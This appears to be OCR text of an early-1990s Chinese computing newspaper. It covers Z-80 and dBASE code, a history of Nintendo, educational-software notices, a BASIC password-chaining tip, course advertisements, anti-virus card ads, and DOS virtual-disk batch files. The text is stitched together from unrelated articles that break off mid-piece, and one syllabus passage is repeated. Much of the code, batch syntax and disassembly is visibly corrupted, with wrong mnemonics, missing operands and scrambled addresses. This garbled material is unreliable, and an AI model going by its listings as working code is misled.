50,@ 4,40 SAY ZYO
51,K=INKEY(8)
52,IF K=4
53,I=I+1
54,ENDIF
55,IF K=10
56,I=I-1
57,ENDIF
58,IF K=13
59,EXIT
60,ENDIF
61,IF I<1 .OR. I>M
62,I=1
63,ENDIF
64,ENDIF
65,* * 如果找不到则为空
66,ELSE
67,ZYO=SPAC(20)
68,ENDIF
69,SELE A
70,* * 如有必要尚可修改
71,@ 4,40 GET ZYO
72,READ
73,* * 最终生成摘要用语
74,REPL ZYF WITH ZYO
75,* * 录入收,付方金额
76,@ 5,40 GET SF
77,@ 6,40 GET FF
78,READ
79,ENDIF
80,CLOSE DATA
81,RETN
```

```
INC RL
INC J
LD A,D,
DJNZ ADC
CALL QTC,确定TC值。
LD A,N4H,装入中断向量地址
LD I,A,
OUT(84H),A
LD A,77H,装入控制字
OUT(84H),A
LD A,N4H,装入时间常数值。
OUT(84H),A
IM2,置中断方式2。
EI,开中断。
ZCP,
BIT 0,A,位检测。
JR Z,CPC
JR STARTI
中断服务程序:
ORG N4N3H
EXX,现场保护。
EX AP,AP,
CALL QCD,取采样数据。
CALL FJP,分析计算判断。
BIT 0,A,位检测。
JP N,N6N5H,人控制程序。
HX,EX AP,AP,;现场恢复。
EXX
EI,开中断。
RETI,中断返回。
控制程序:
ORG N6N5H
CALL N4N7H
JR HX,恢复现场。
三、结束语
本文论述的实时数据采集和控制方法,很有推广应用的参考价值。尤其是在工业实时数据的动态测试和实时控制的应用中,常常有人为了满足“实时性”而忽视了计算机工作的“效率性”,或常常有人忽视了计算机的“实时性”而千方百计,绞尽脑汁,也无法找到自编程序软件功能调试可以通过,就是处理实际情况时的结果并不令人满意,“误差较大或判断容易失误等,其根据就在于没有把计算机CPU工作的“效率性”和动态测试或控制的“实时性”很协调地统一起来。
另外,该方法还可应用于一些机械特性曲线(线性或非线性点部分坐标图)的绘制,尤其是非线性变化部分的点的绘制,此方法在微机上实现起来既简单又方便。编按 叶琳琳
```

本版责任编辑07号

内容提要

●在高新技术产业中,三辆高速行驶的电子游戏列车。

●据日本一家杂志调查显示,任天堂在日本已经成为最有竞争力的公司,名列第一,而丰田汽车公司则名列第三。

●在日本的金融界,经济界普遍处于不景气的状态下,游戏业的另一个帝国式企业——日本世嘉株式会社于90年上市股票却上涨了四倍。

●92年,日本的家庭电军团(仅“日立”除外)和美国电业企业的IBM、苹果等帝国式企

82-83:日本电子游戏业十年发展综述

任天堂的崛起

七十年代末,八十年代初,美国苹果公司的Apple-I在世界计算机市场上大行其道,IBM的PC机已在市场上崭露头角,大多数传媒对此议论颇多,并普遍认为个人电脑进入家庭的市场前景看好。

但任天堂株式会社则并不局限于这种入云亦云的一般性分析,他们正在调查中,发现,大部

分的个人电脑不论是公家的还是个人的,很大一部分都是用来玩游戏,因此由山内溥社长所领导的任天堂株式会社在推出自己产品的市场定位原则是制造家用电脑,可以先略去电脑在数据处理、文字处理等方面的功能,而专门设计一种用于游戏软件的家用电脑,而其它功能可采用预留接口的方式进行扩展。

为了使这种机型最大限度地向家庭,其显示部分则完全由家用电视机业担当,从而使价格

更易于人们所接受。正是基于这样一种市场分析,任天堂公司决定将产品设计的销售策略,1983年7月18日,任天堂开始启动它的游戏列车,正式向日本国内推出了价格适中的家用电脑——FAMICOM(以下简称PC型)。这也是目前大家习惯称之为任天堂游戏机,在电子游戏机的发展史上,它属于第三代产品。

PC型游戏机在设计上有许多独到之处,这主要表现在如下几点:

1. 游戏者使用的控制器按人体工程学原理由第二代的摇杆式改为手柄式(角色移动键十功能键)。尽管手柄上的键位较少的,但在进行十分复杂的软件时,则可以通过软件的解释定义,并借助于操作系统的视像技术的支持,能够十分方便地进入或退出于一系列分支结构之中,进行交互式通讯,并未造成指令信息繁多而手柄按键少的“瓶颈”问题。

2. 游戏存储介质采用了半导体ROM芯片,录入节目一次性烧录存入其中,这实质是一种保护知识产权的技术壁垒,从而有效的抑制了作为商业性软件

件免遭个人大量复制之苦。与此同时,任天堂还将这一标准通过专利保护的方式将PC型游戏机的出版发行工作牢牢地控制在自己的业务范围之内,这也为其它任天堂株式会社与其它一些软件公司建立良好的商业性交往奠定了可靠的操作方式。

3. PC型游戏机的CPU虽然也是8位微机(6502),但它采用了—个专门处理影像的芯片——PPU,从而使这种机型在处理图像能力方面大大优于一般的8位微机。

吉林 高正新 (日) 王石正之

编辑按:去年我组编发了—些任天堂游戏机的软件资料,不少读者来信支持和祝贺要把游戏软件通过这一栏目发表生活报道有连续性、趣味性和可读性,从本期开始广大读者将欣赏到更多的电子游戏机的知识,同时还增添若干栏目,如“电子游戏机发展史”、“游戏软件ABC”、“游戏软件内幕”、“优秀软件品鉴”、“游戏软件公司点评”、“新奇特”、“电子游戏大师”、“集邮的秘笈”、“任天堂乐园”、“世嘉天地”、“街机趣闻”等等,为上述一种保护知识产权的技术壁垒,从而有效的抑制了作为商业性软件

一、电路实物连接练习

1. 本软件可用于练习中学物理中所学的电路实物图的连接方法,由于本软件可自选器材,自选接法,所以能在任意组成各种不同的电路(达56种之多),用来进行练习。

2. 本软件既适合于教师课堂演示之用,也更适合于学生课外自学练习,由于学生接线的正确与否,微机均能作出反应,并能给出正确的提示,这样就可以使学生很快地掌握这些电路实物图的连接方法。

3. 本软件练习过程全部采用中文显示及人机对话方式,操作简单方便,即使没有学过计算机的人也可以使用。

4. 本软件不需要汉卡或其他软件支持,只要具备一台主机(APPLE-I或中华学习机)一台显示器和一台驱动器即可。

本软件适用于初中学生和物理老师

二、地理名称解释(一)

本软件主要是通过练习,使学生掌握以下内容:

1) 我国31个省、自治区的名称、地理位置、历史和它的简称等。

2) 长江各段习惯名称,包括:大通河、金沙江、川江、荆江和扬子江等,及它们所流经的省份。

本软件动画效果好,揭示清楚,易于学习。

三、地理名称解释(三)

本软件主要包括以下内容:

1) 苏联及主要城市名称(5个)及有关资料的小辞典

a. 列宁格勒 b. 伏尔加格勒 c. 斯维尔德洛夫斯基 d. 高尔基市 e. 共青城

2) 四大洲的名称,即亚洲、欧洲、非洲和美洲的名称,英文名称及其历史等。

本软件的动画效果好,提示清楚,此两软件适用于高中学生和地理老师。

四、高中生物自测练习(遗传物质基础)内容是高中生物教材的DNA部分,是学习遗传变异规律的关键,根据教材的内容和教学大纲的要求,按排了三个知识点,分A、B、C三级水平,根据教学目标设置为72道题。

本软件生动有趣,具有人机对话功能。本软件适用于高中学生和教师

教育软件精英园地(十二)

CBC-I机在我国有众多用户,CWS对运行环境要求不高,使用方便,但没有词组输入功能。

在实践中发现其内存中有大量空闲区未用,所以编了一段机器语言程序,让CWS实现了词组功能,使得工作效率提高25%。

加词组后虽对系统作了较多修改,但并未影响其原有的功能和风格;词组寄生在五笔中而不与其发生冲突,总词汇量约为二百多个词和自定义词组,下面简介其用法及工作原理。

使用五笔输入时如果输入代码不对应的字时,就会出现“码值”,用户直接在五笔状态下输入自定义词组,程序中自动与16K卡中的固定词组和87F8后的自定义词组区中的词进行扫描,若有重码则在光标处显示该词,若无重码则在命令行提示“词?”,即可输入要定义的词,输完后回车即可(凡属于词组中的所有字符均可定义,可用拼音、区位、五笔输入)。

由于词组处理程序和五笔集成在一起,并且使用词组系统中显示和码值存取程序6688,所以在除词组外其它状态自动关闭(用户可以参照CBC-I技术参考手册汉字输入扩充中的方法,使其其它状态应用)。

工作原理:五笔处理程序中,8DFA处是当找不到对应字时,就转到词组处理;从键区(JRQSH)39A-39F取出码值用一个双循环对16卡和87F8后的空闲区进行检查,检测到后用一个条件循环把其后的码值送入字区ZFC(33B-33F)中把A寄存器中置“FF,然后用CWS编入系统中显示及码值存取程序6688,实现显示与系统共存。

自定义词组原理:当按“N”后,命令行即出现前述的提示,判断是否有重码,若有则转到65E8处回到编辑命令处理程序,若无重码,则进行造词,这样不必担心有重码,65380是系统的输入程序,它可以把输入的码值存放在以320开始的单元中,这样用一个单循环把其ASCII码除掉后把其存入(87F6)的单元,就完成了其造词功能。

为了程序更加稳定,而设了几个指针来控制程序的各个环节,使其更加完美,由于对系统进行了较多修改而且程序清单较长,有兴趣的同志请与软件报编辑部联系

给CEC-I WORDSTAR 1.0 (重庆版) 加装词组功能

格式为:CHAIN“文件名”

第三,在各功能程序开始,设置如下语句:

IF A \$ <> 12345 THEN PRINT“您没有运行连接模块!”; NEW

这样,各功能程序模块只能由主菜单调用才能运行,如果用LOAD命令直接单独输入某功能程序模块运行,由于A\$为空串,则程序拒绝执行,并当即即删除,从而起到了一组密码多个程序的“密码连锁”作用。

当然,密码的位数和内容(字符也可以)以及允许输入的字符,均可随意设定。由于采用了INPUT \$函数,所以从键盘输入密码不会在屏幕上显示出,增强了保密性能。

应该说明的是,用本方法设置,所有的源程序模块均应带P参数,即用SAVE“文件名”.P <回车>。否则,密码易被破译。

湖北 曹树建 本软件责任编辑09号

“密码连锁”一法

在编写BASIC应用程序中,采用菜单形式调用各种不同的功能模块,是一种常用的方法。大家知道,BASIC语言中有一个连接语句CHAIN和传递变数值的语句COMMON,巧妙运用这两个语句,可以实现一个密码锁住多个独立程序模块的作用。方法是:

首先在菜单程序开头设置如下语句:

10 PRINT“请输入密码:”; S=S+1; A\$=INPUT\$(5)

20 IF S > 5 THEN PRINT“对不起,您不知道密码,无法使用本程序!”, FOR J=1 TO 500, J=J, NEXT J, SYSTEM

30 IF A \$ <> 12345 THEN 10

40 COMMON A \$ 上述程序段是设5位密码且为“12345”,如用户5次尚未输入正确的密码,则退出BASIC返回DOS;如输入的密码正确,则程序继续执行。

其次,根据菜单条件,采用CHAIN语句调用功能程序并立即执行

函授辅导

一大纲说明 J. 课程的性质与任务

本课程是计算机专业的技术基础课,通过本课程的学习,要求建立计算机整机概念;重点掌握微型计算机基本原理;学会用汇编语言进行程序设计;熟悉中断技术;熟悉典型接口芯片Z-80 PIO、Z-80 CTC的编程方法及应用。

2. 课程的基本要求

①建立计算机整机概念,掌握计算机的运算基础,即数值、码制。

②掌握微型计算机的基本结构及工作原理,重点在Z-80 CPU、半导体存储器及接口芯片。

③以Z-80为背景机型,掌握微型计算机的指令系统及其在汇编语言程序设计中的应用。

④了解汇编语言的特点、伪指令的功能。

⑤熟悉汇编语言程序设计的步骤、方法和技巧。

⑥掌握Z-80 PIO、Z-80 CTC接口芯片的结构、原理及程序方法以及它们在微型计算机系统中的作用。

⑦掌握Z-80 CPU与外设间传送数据的可能方式,其中重点掌握中断传送方式。

二、教学大纲 第一章 计算机的基础知识 §1-1 概述

1. 了解微处理器及微型计算机的发展概况。基于构成微型计算机的核心部件微处理器是大规模集成电路,因而通常把微型机看作是通用计算机的第四代产品。

2. 了解微型计算机的特点及应用。 §1-2 计算机的数值和码制

1. 掌握二进制、十六进制与十进制数之间的互相转换。

2. 掌握计算机中的码制,包括BCD码及机器数中的原码、反码、补码的定义及运算。 §1-3 微型计算机

1. 掌握电子数字计算机的组成框图及微处理器的结构框图。

2. 了解微型计算机的工作过程 第二章 微处理器 1. 掌握Z-80微处理器的内部结构及主要

功能部件的作用。

2. 掌握Z-80微处理器的外部特性——即主要引脚功能。

第三章 Z-80指令系统 1. 掌握Z-80 CPU的寻址方式及指令格式。

2. 掌握Z-80 CPU各指令的功能及应用。

3. 掌握算术、逻辑运算指令执行后对标志位CY、H、P/V、S及Z的影响。

4. 掌握标志位在汇编语言程序设计中的应用。

第四章 汇编语言程序设计 §4-1 汇编语言概述

§4-2 汇编语言程序设计概述

§4-3 掌握Z-80汇编语言基本程序设计方法,其中以简单程序设计分支程序设计

循环程序设计以及子程序设计为重点。

第五章 半导体存储器 1. 了解半导体存储器的分类。

2. 了解静态RAM的读、写(即取、存)原理。

3. 了解存储器与CPU的连接。

第六章 输入/输出与中断 1. 掌握CPU输入/输出的传送方式。

2. 掌握Z-80 CPU中断方式2的特点及中断响应过程。

3. 了解中断嵌套及排队、判优概念。

4. 了解键盘中断及打印机中断例程 第七章 接口技术 1. 了解8212接口芯片的特点及应用。

2. 掌握Z-80 PIO 内部结构框图及编程应用方法。

3. 掌握Z-80 CTC的内部结构及编程应用。

《微机原理》辅导第一讲

循环程序设计以及子程序设计为重点。

第五章 半导体存储器 1. 了解半导体存储器的分类。

2. 了解静态RAM的读、写(即取、存)原理。

3. 了解存储器与CPU的连接。

第六章 输入/输出与中断 1. 掌握CPU输入/输出的传送方式。

2. 掌握Z-80 CPU中断方式2的特点及中断响应过程。

3. 了解中断嵌套及排队、判优概念。

4. 了解键盘中断及打印机中断例程 第七章 接口技术 1. 了解8212接口芯片的特点及应用。

2. 掌握Z-80 PIO 内部结构框图及编程应用方法。

3. 掌握Z-80 CTC的内部结构及编程应用。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘德超 副主编:唐敏
国内统一刊号:CN51-0106 订购代号:61-74 地址:成都市金河街75号 邮政编码:610015

成都科技大学成人教育学院(软件报)社联合招收第二期计算机函授班学员

应部份读者要求和当前社会对计算机技术人才的需要,成都科技大学成人教育学院《软件报》社决定联合举办计算机函授班,对要求提高计算机技术水平;学习计算机的基本知识和操作使用技能的人员提供学习的机会。本班由成都科技大学有丰富教学经验的教师担任函授的教学工作,对学员的作业、试卷将一一批阅,学员在学习期间经考试合格者,将由成都科技大学成人教育学院发给结业证。学员提出的带有共性的问题,将由授课教师撰写在《软件报》上刊登。教师还将协助学员解决学习上或计算机应用上遇到的问题。

一、招收对象:面向全国招生。凡具有初中以上文化程度和在在职和待业人员,在校师生及部队官兵均可报名参加学习。

二、学制、半年

三、班别及课程

1. 机械设计CAD班
课程:微机基本知识、DOS的使用、Auto CAD的使用、数据库技术的应用。

2. 教师进修班:对中小学、中技、中专和职业高中等学校的计算机任课教师围绕教学大纲进行培训提高。
课程:微机基本知识、操作系统、BASIC程序设计、数据库应用技术。

3. 实用技术班:着重提高计算机技术应用人员的实际工作能力。
课程:实用DOS技术、Novell及3+以太网的安装及运行的管理、数据库应用技术。

4. 初级技术班:对计算机知识的初学者进行系统速成学习。

课程:实用DOS技术、汉字输入、微机原理简介、常用工具软件(含900桌面办公系统)的使用。

四、教学方式

寄发教材,在《软件报》上开辟“函授讲座”,学员通过《软件报》及所收到的教材进行自学,有问题向《软件报》社任课程教师提出,凡带共性问题,在报上解答,个别问题由任课教师答疑,期末开卷考试。

如学员有面授要求,将视人数多少,再行通知面授的时间、地点、课程及面授的收费。

五、学费:每班每期收费190元(含教材及信资费)。

钱款通过邮局汇寄,一次交清,事后概不办理退款手续。

收款:委托成都微电脑应用协会负责收款,款汇成都科技大学八系软件教研室林茂阳同志收。邮编:610065。请在汇款单附言栏写明学员姓名、姓名、通信地址、邮编,收款后,即寄给收据、入学通知书。

六、报名:从即日起至93年5月底止。

七、毕业证书:凡在学习期内各门课程考试合格者,由成都科技大学成人教育学院发给结业证书,记录学习成绩,供用人单位考试、任用、评定职称、岗位转移等参考。

成都科技大学成人教育学院
(软件报)函授部

★编号: 930306

名称:《ZKO-中考招生管理系统》

作者: 马友金

简介: 软件专为地、县、市的中考招生管理而设计。系统具有修改系统参数、考场管理、代码管理、录报报名信息、打印准考证、打印考生名册及志愿卡分数统计表、登录成绩、录取考生志愿、查询与修改、改革总分、构造“条件”、排序、屏幕统计与分段统计、算平均分和标准差、打印考生成绩单、打印成绩通知单、调档逻辑、送档报盘、拼盘及录报考生名册、数据库备份等二十一项功能。功能齐全,环境要求低,通用性强,运行速度快,操作简便,颇具特色,深受用户欢迎。92年5月通过鉴定,9月在“92年全国微机应用技术交流会”上被评为优秀论文,在九二年浙江省优秀软件评审中获三等奖。

源程序语言: 编译dBASE3

运行环境: 系统在IBM-PC及其兼容机上, MS-DOS 3. 51引的2. 13或CCDOS汉字操作系统支持下运行。

开发单位: 浙江金华教育学院(邮编: 321000 电话: 337943)

★编号: 930307

名称: 围棋之友棋谱处理系统3. 1版

作者: 王庆达

功能简介: “围棋之友”是职业和业余棋手理想的棋谱处理系统。在西文状态下运行,而实现了汉字的显示、打印和拼音字输入。由于无须CCDOS支持,屏幕美观逼真,采用弹出窗口、菜单式操作,加上详尽的在线中文帮助,方便易学,主要功能: 1. 棋谱录入和回显,两者融为一体,步骤、步进、快进、快退、插入、删除、编辑方便,功能齐全。既可打印棋谱,又可直接在屏幕上对弈复盘。2. 自动提示死亡子(计算速度很快)。3. 任意加注,弹注其相对应的一手现场显示,可描绘每手棋的得失变化或再现实战情景。4. 打印棋谱,棋谱标准,可直接用于投稿或作为个人资料保存;操作简便,只需按一个键,棋谱便自动计算输出,打出带情况下的第几手等于第几手等注解,也自动产生,无须用户操心。

源程序语言: True BASIC V2. 03, MASM5. 0

运行环境: IBM PC XT/AT或兼容机, EGA或VGA显示器, 硬盘, 24针打印机, DOS3. 0以上版本。

转让形式: 高密度一张, 内含用户手册。

转让价格: 80元

收款单位: 《软件报》信息部

软件交流

该机结构小巧、紧凑, 造型美观, 具有优良的性能价格比, 较一般PC机有巨大优势, 特别适合家庭、学校、办公室以及商业系统。该机配置如下:
★720KB双软盘驱动器;
★512KB RAM;
★83键标准键盘;
★带40列(可置80列)热敏打印机;
★带640×200液晶显示器;
★带硬盘接口, 外接打印机接口;
★双RS-232接口, 1/0埠;
★可外接CRT, 带AV电视机;
★MODEM适配器。
特别优惠价: 2280元/台, 个人购买从优, 可邮购。

《软件报》咨询服务部特别奉献!

此外, 本部优惠提供:

- ★“译星”英汉电脑翻译系统 6000元/基本系统
- ★微机通用测试卡 3800元/套
- ★“智星”多集抗病毒卡 295元/套
- ★“思奇”网卡 180元/套
- ★51系列仿真卡 850~1350元/套
- ★各种EPROM编程器, 490~940元/套
- ★计算机软件、各种资料
- ★各种计算机接口卡
- 地址: 成都市金河街75号
- 联系人: 余前军、陈实
- 邮编: 610015
- 电话: 637880-52、96
- 开户: 成都工商银行青年路
- 办户名: 成都电子研究所
- 帐号: 89304045

书讯

我部新到一批《计算机技术专业资格和水平考试统编教材》, 欢迎订购。

- 1. 程序员高级程序员级硬件知识 9.60元
 - 2. 90-91年试题分析与解答(四个级别) 17.00元
 - 3. 初级程序员级软件知识 15.00元
 - 4. 程序员高级程序员级软件知识 14.00元
 - 5. 程序员高级程序员级程序设计 18.00元
 - 6. 计算机综合应用知识 23.00元
- 以上价格均含邮资, 欲购请汇款至: 成都金河街75号软件报编辑部 邮编610015 银行汇款, 工商银行成都青年路管理理户名: 成都软件技术有限公司 帐号: 89301811

繁体字软件, 该软件输入了中国国标GB2312-80所含的8732个汉字, 另加香港常用的繁体字162个, 适用于微软件公司的汉化Windows V3. 0的字形驱动程序, 它能支持中国大陆现用的全套简化字, 同时亦提供台湾、香港和澳门地区通用的繁体字。(李军)

美国康纳公司扩大其在加拿大的新型磁碟驱动器的生产量。据外电报导, 美国康纳公司外部设备公司副总经理乔·陈说, 康纳公司准备利用其在新加坡的工程技术力量扩大新型磁碟驱动器的生产量及有关业务。(许咏梅)

▲用户协会年内举办系列活动 (本报讯) 记者月生从有关方面获悉, 1993年中国计算机用户协会已年满10周岁, 经过10年的发展壮大, 目前这个协会已拥有5万多个会员单位, 在全国有30个地方分会, 48个专门分会, 发展成为全国性具有法人地位国家一级社团组织。为庆祝协会的10周年, 计划举办一系列群众性活动, 协会秘书处计划安排的活动为: 教育培训工作会议(3月); 社团管理工作座谈会(4月); '93年京交技术市场活动(5月); 技术报告会(9月); 工作年会、展览会、产品及厂商信誉评比活动(10月); 协会欢迎全国广大用户踊跃参加系列活动, 共同促进我国计算机行业的振兴和发展。(月生)

▲最新UNIX中文上市 (本报北京讯) 据中美港合资的尤尼克斯系统技术有限公司负责人最近披露, 该公司在中国大陆首次独家合法推出UNIX SVR4. 2中文版软件, 这个通用操作系统新版本主要运行在386/486平台上, 也能应用于便携式或大型计算机上。系统中的DESKTOP具有模拟DOS环境, 可以运行DOS应用程序。

▲深圳华星公司成都分部成立 (本报讯) 深圳华星公司自90年推出世界上首创的电脑病毒克星。

《华星微机病毒免疫卡》而闻名国内外, 最新版本的《华星微机病毒免疫卡》, 能够从根本防止已知病毒和未知病毒对微机的侵犯, 确保微机的安全运行。九二年该卡获“国家专利产品授权”, 九二年一月获“国际科学与和平特别贡献奖”, 九二年年底四川省公安厅再次组织专家测试, 一致认为“该卡设计思想先进、兼容性强、实用性好、处于国内先进水平, 建议在我省推广使用”。92年12月24日华星公司和四川省公安厅联合召开了新闻发布会, 公司总经理魏福和四川省公安厅杨明厅长都作了重要讲话, 华星公司成都分部宣告在蓉成立。(记者 郑娟)

▲火炬计划电子与信息领域项目 (本报讯) 记者从第三次全国火炬计划工作会议获悉, 根据我国经济和科技发展形势的需要, 火炬计划将向下列8个技术领域倾斜: 1. 电子与计算机及其外部设备。2. 计算机软件。3. 信息处理及其设备。4. 计算机为核心的通信网络系统。5. 电子、光电子元件。6. 广播视像设备。7. 邮电通信设备。8. 社会公共安全设备及其控制系统。(记者 心)

本报经销:
国家专利产品、获国际科学和平特别贡献奖——华星微机防病毒免疫卡
为了方便计算机用户作好微机的病毒防护工作, 《软件报》编辑部受华星公司成都部分委托, 经销最新版本的《华星防病毒卡》, 本卡经美国专家测试 800 余种病毒无一漏网。
零售价: 450元
批发价: 380元 (10块以上)
联系地址: 成都市金河街75号《软件报》编辑部; 电话: 637880-12
联系人: 赵小华

小字库技术在IBM系列机的应用

在IBM系列机的汉字系统下运行FOXBASE之类的大程序时,显示字库不能驻留840K常规内存,通常采用保留硬盘字库或者虚拟字库的办法,后者一法更为实用,但都仍然不同程度地存在一些问题,汉字系统并非都具备读虚拟字库功能,许多低配置机器没有扩展内存,即使是1M内存机器,也因显示字库占用了多一半虚拟盘,使得一些本应该在虚拟盘进行的操作(如数据库排序)也不得不降低效率,委屈在磁盘上缓存地来完成,读硬盘字库的方式下汉字显示速度明显变慢,没有高速硬盘的低配置机器更是眼看着系统结结巴巴地一个“翻”字,驱动器机械磨损增加,影响使用寿命。

其实,运行汉字软件产生的时间与空间的矛盾是在APPLE时代就存在的一个老问题,我们也可以把APPLE汉数字系统的小字库思想移植过来把这个矛盾得以缓和,下面就以低配置的硬件环境进行讨论。

显示汉字占用的RAM量大约在260K左右,其一般的库文件用到的汉字只有几百个,对于专业性很强的文章而言,即便是洋洋万言的长篇大论,所用汉字连同标号,线性总共也不超过一千上下,只要三十九K就够了,大约仅需200K的七分之一到八分之一。低配置机器使用双频显示在CCDOS 4.0或CCDOS 2.13H系统实现2行汉字显示,在这种汉字显示状态下,使用自B000段开始的32K RAM作为显示缓冲区,而显示卡上自B400段的32K RAM此时却毫无用途,正好可利用来存汉字。

本文提供的这组实用程序中,程序一可直接运行在CCDOS 4.0,当显示字库设定为不驻留内存时用来拦截读硬盘显示字库过程,把单显示卡闲置的后32K RAM做成一个可存放963个汉字的小字库,显示汉字时首先在字库中查找,没有就从磁盘读入,并移入小字库,当小字库中已有了一定的积累,汉字的显示速度将大幅度提高,小字库中汉字按内码顺序排放,存满后不再变化,963个汉字毕竟不算多,因此提示运行的汉字不进小字库,由于采用了二分搜索技术,查找速度不低于虚拟盘,而常规RAM的占用却仅几百个字节,当小字库手段用在CCED 4.0的CTRL-G功能进行汉字文本浏览时,无异于机器上上了一个档次。

程序二是修改程序一,以便适用于CCDOS 2.13H,CCDOS 2.13H汉字系统提供的读硬盘显示字库模块也具有常用字功能,但却是动态字库,存满后可进入汉字,进入一个同时覆盖一个,因此不能起到小字库同样的作用,在程序二中设定,小字库不处理二级汉字,而利用动态字库去存,由于动态字库因此很少被访问,也趋于稳定,有50到100个汉字的容量就能够适应要求。

程序三可把CCDOS 2.13H的读硬盘显示字库模块FILEQA.COM修改成读软盘字库模块,以方便无硬盘用户。

这种既不占用基本内存,也不占用扩展和扩充内存的小字库,是对时间空间的充分利用,节约出260K的RAM,对现有各档次微机来说都不能算一个小数字,而对于低配置的机器来讲意义尤为重要,许多工作因此都能在低配置机器上完成,其他显示卡具有更多的RAM,其他汉字系统也可按照本文的思想制作小字库。

在单显卡条件下只要不关机,复位和热启动均不影响现有小字库,程序四能把至多200字的现有小字库存盘,存盘文件为LODCLIB.COM,同时覆盖磁盘中当前目录中的LODCLIB.COM文件,这是一个可执行程序,执行它可快速读入小字库,用户也可在设定显示字库全部驻留内存时运行程序一,以便快速建立起适用的小字库,并及时将小字库存盘,以后的自动就可设定显示字库不驻留方式,而用LODCLIB命令级入小字库。

无论CCDOS 4.0还是CCDOS 2.13H,建立的小字库格式相同,存盘文件也彼此兼容,用程序修改小字库中的汉字点阵,还可实现许多特殊显示效果。

本文提供的程序都在DEBUG中键入,存盘时用COM,注意正确输出文件长度再用W存盘,若想将当前小字库废除重建,只需在DEBUG中执行E B800,0 0即可, B800,2和3是小字库最后一个字的指针,最小为1AH,最大为79EH,通过它的值可计算出小字库的现有字数。

北航 张平

目前,许多PC机用户都配置为AT286机(1M内存),使用一个1.2M软驱和一个360K或1.44M软驱,但一般不配置硬盘,然而,软盘的存储容量比较小,而且软盘的调用速度也比较慢,所以有许多用户常为此而抱怨,但又苦于经济的不容许,那么,如何充分利用这些有限的配置,尽量提高软件的调用速度,使我们有一个良好的上机环境呢?笔者在学习和工作的过程中,使用一种用虚拟盘和压缩软件配合使用的方法,巧妙地提高了软件的调用速度,也提高了软盘的存储容量,在这里介绍给大家共享和讨论。

虚拟盘可以通过在配置文件CONFIG.SYS中加上如下命令而建立:

```
DEVICE=[d:] [path] VDISK.SYS[b][a]
[d] [/E,[m]]
```

其中:[d:] [path]指明 VDISK.SYS 文件所在驱动器和路径;
[b]为虚拟盘的总容量,以KB为单位,可以从1到可用的内存总量,用10进制数表示,缺省时的64KB;
[a]说明虚拟盘的扇区大小,以Byte为单位,

其值为128,256,512,缺省值为128。
[d]说明虚拟盘选定的目录项数,其值范围为2-612,缺省值为64。
[E]表明将虚拟盘设置在[盘符]扩展)内存区。

[m]指定虚拟盘每次传递的最大扇区数(1-8),缺省为8。

虚拟盘一般可以设定为: DEVICE = A: \ VDISK.SYS 384 512 64 / E

压缩软件可以使用一般流行的ICE或LHARC压缩软件,笔者使用的是LHARC(V1.14),虽然版本比较低,但由于其文件长度较小,仅3K左右,故使用起来更方便。

具有压缩软件和建立了虚拟盘后,就可以进行如下几个方面的妙用:

(一)伪常驻内存程序
因为虚拟盘是建立在内存中的,所以调用虚拟盘中的文件可以省去从软盘上将文件调入内存的时间消耗,若将文件先拷贝到虚拟盘中,再运行时,速度十分快,而且可以快速地反复调用,达到伪常驻内存的目的。

这个方法对于一些常用的工具软件来讲更为有利,例如,使用PCTOOLS时,可在第一次使用前先将其从软盘中拷贝到虚拟盘中,再调用,命令如下:

```
C:\>COPY A:\PCTOOLS.EXE
C:\>PCTOOLS
```

经测试,从虚拟盘C:\>中调用PCTOOLS仅需不到0.5秒,而从软盘A:\>中调用则需要9秒左右,可见从C:\>中调用PCTOOLS比从A:\>调用的速度提高了18倍。

由此,虚拟盘的好处已可见一斑了!

(二)虚拟盘和压缩软件互相配合,提高磁盘的存储容量

LHARC压缩软件平均可以将文件压缩至60%,由此推算,一张1.2M的软盘可以存储2M经压缩处理的文件容量,比原来提高了65%左右;而一张360K软盘也可以存储600K经压缩处理的文件容量,那么,运行这些经压缩处理的文件时,可以先释放后运行,释放和运行时可以通过虚拟盘的高速调用,从而不致于降低经压缩处理的文件的运行调用速度。

笔者使用如下的批处理文件HRUN.BAT来调用压缩文件,效果甚佳。

```
A:\>TYPE HRUN.BAT
RMB HRUN.BAT [V1.0] BY
C.M.L 1992
```

```
ECHO OFF
IF %1 == GOTO ERRO
GOTO ERRI
```

```
ERRO Format,HRUN <EXE,COM
FILENAME OF LHARC> [RETURN]
GOTO END
```

```
ERRI
IF NOT EXIST %1.ICE GOTO ERR2
GOTO ERR3
```

```
ERR2
ECHO NOT EXIST %1.ICE IN DRIVE A:
GOTO END
```

```
ERR3
LHARC % %1 C:
C:
%1
A:
END
```

注:exe/com文件必须同名压缩。
(三)通过虚拟盘进行1.2M软盘间的文件复制

由于只有一个1.2M软驱,所以使用COPY命令或PCTOOLS是无法进行1.2M软盘间的文件复制,如果通过B:盘(360K)来复制的话,速度又太慢,但是通过虚拟盘时就可以弥补复制速度上的不足。

笔者使用下面的HFCOPY.BAT来进行1.2M软盘间的文件复制,效果良好。

```
A:\>TYPE HFCOPY.BAT
REM LHFCOPY.BAT [V1.0] BY
C.M.L 1992
```

```
ECHO OFF
ECHO Format,HFCOPY <SOURCE-FILE
-NAME> <TARGET-FILE-NAME>
```

```
ECHO Insert Source-file diskette into
drive A:
pause
```

```
if exist a:\ %1 goto begin1
ECHO NOT exist %1 in drive A:
GOTO END
```

```
BEGIN1
LHARC A:\ %1 C:\ HFC.ICE A:
ECHO Insert Target-file diskette into
drive A:
pause
```

```
LHARC C:\ %1 HFC.KE A:
REN A:\ %1 A:\ %2
DEL C:\ %1
END
```

注:这里使用LHARC进行压缩是为了可以拷贝大于384K以上的文件。广州 陈茂林

```

1AA INC BX 25A DB 99 39 33 2E
1AB INC BX 26E DB 32 ZE 20 69
1AC POP [BX] 262 DB 0E 20 42 55
1AE INC WOPF[2] 266 DB 41 41 0D 0A
1B2 INC WOPF[2] 26A DB 0
1B6 XOR DI,DI 10D CMP D8H,D8
1BD MOV SI,DI 110 JNB 117
1BA MOV DS,DX 121 PUSH DS
1BC ADD BX,B860 122 PUSH DI
1CD MOV ES,BX 146 POP DS
1CE MOV CX,10 147 POP DX
1CS CLD 14D IRET
1C8 REPZ 18B POP CX
1CB JMP 144 18C PUSH CX
1CJ STD 18F CMP CH,18
1CC PUSH DX 192 NOP
1CD MOV SI,[2] 193 NOP
1D1 MOV CX,SI 19D PUSHF
1D9 INC SI 200 NOP
1D4 MOV DI,SI 201 NOP
1D6 INC DI 202 NOP
1D7 INC DI 203 NOP
1D8 SUB CX,BX 204 NOP
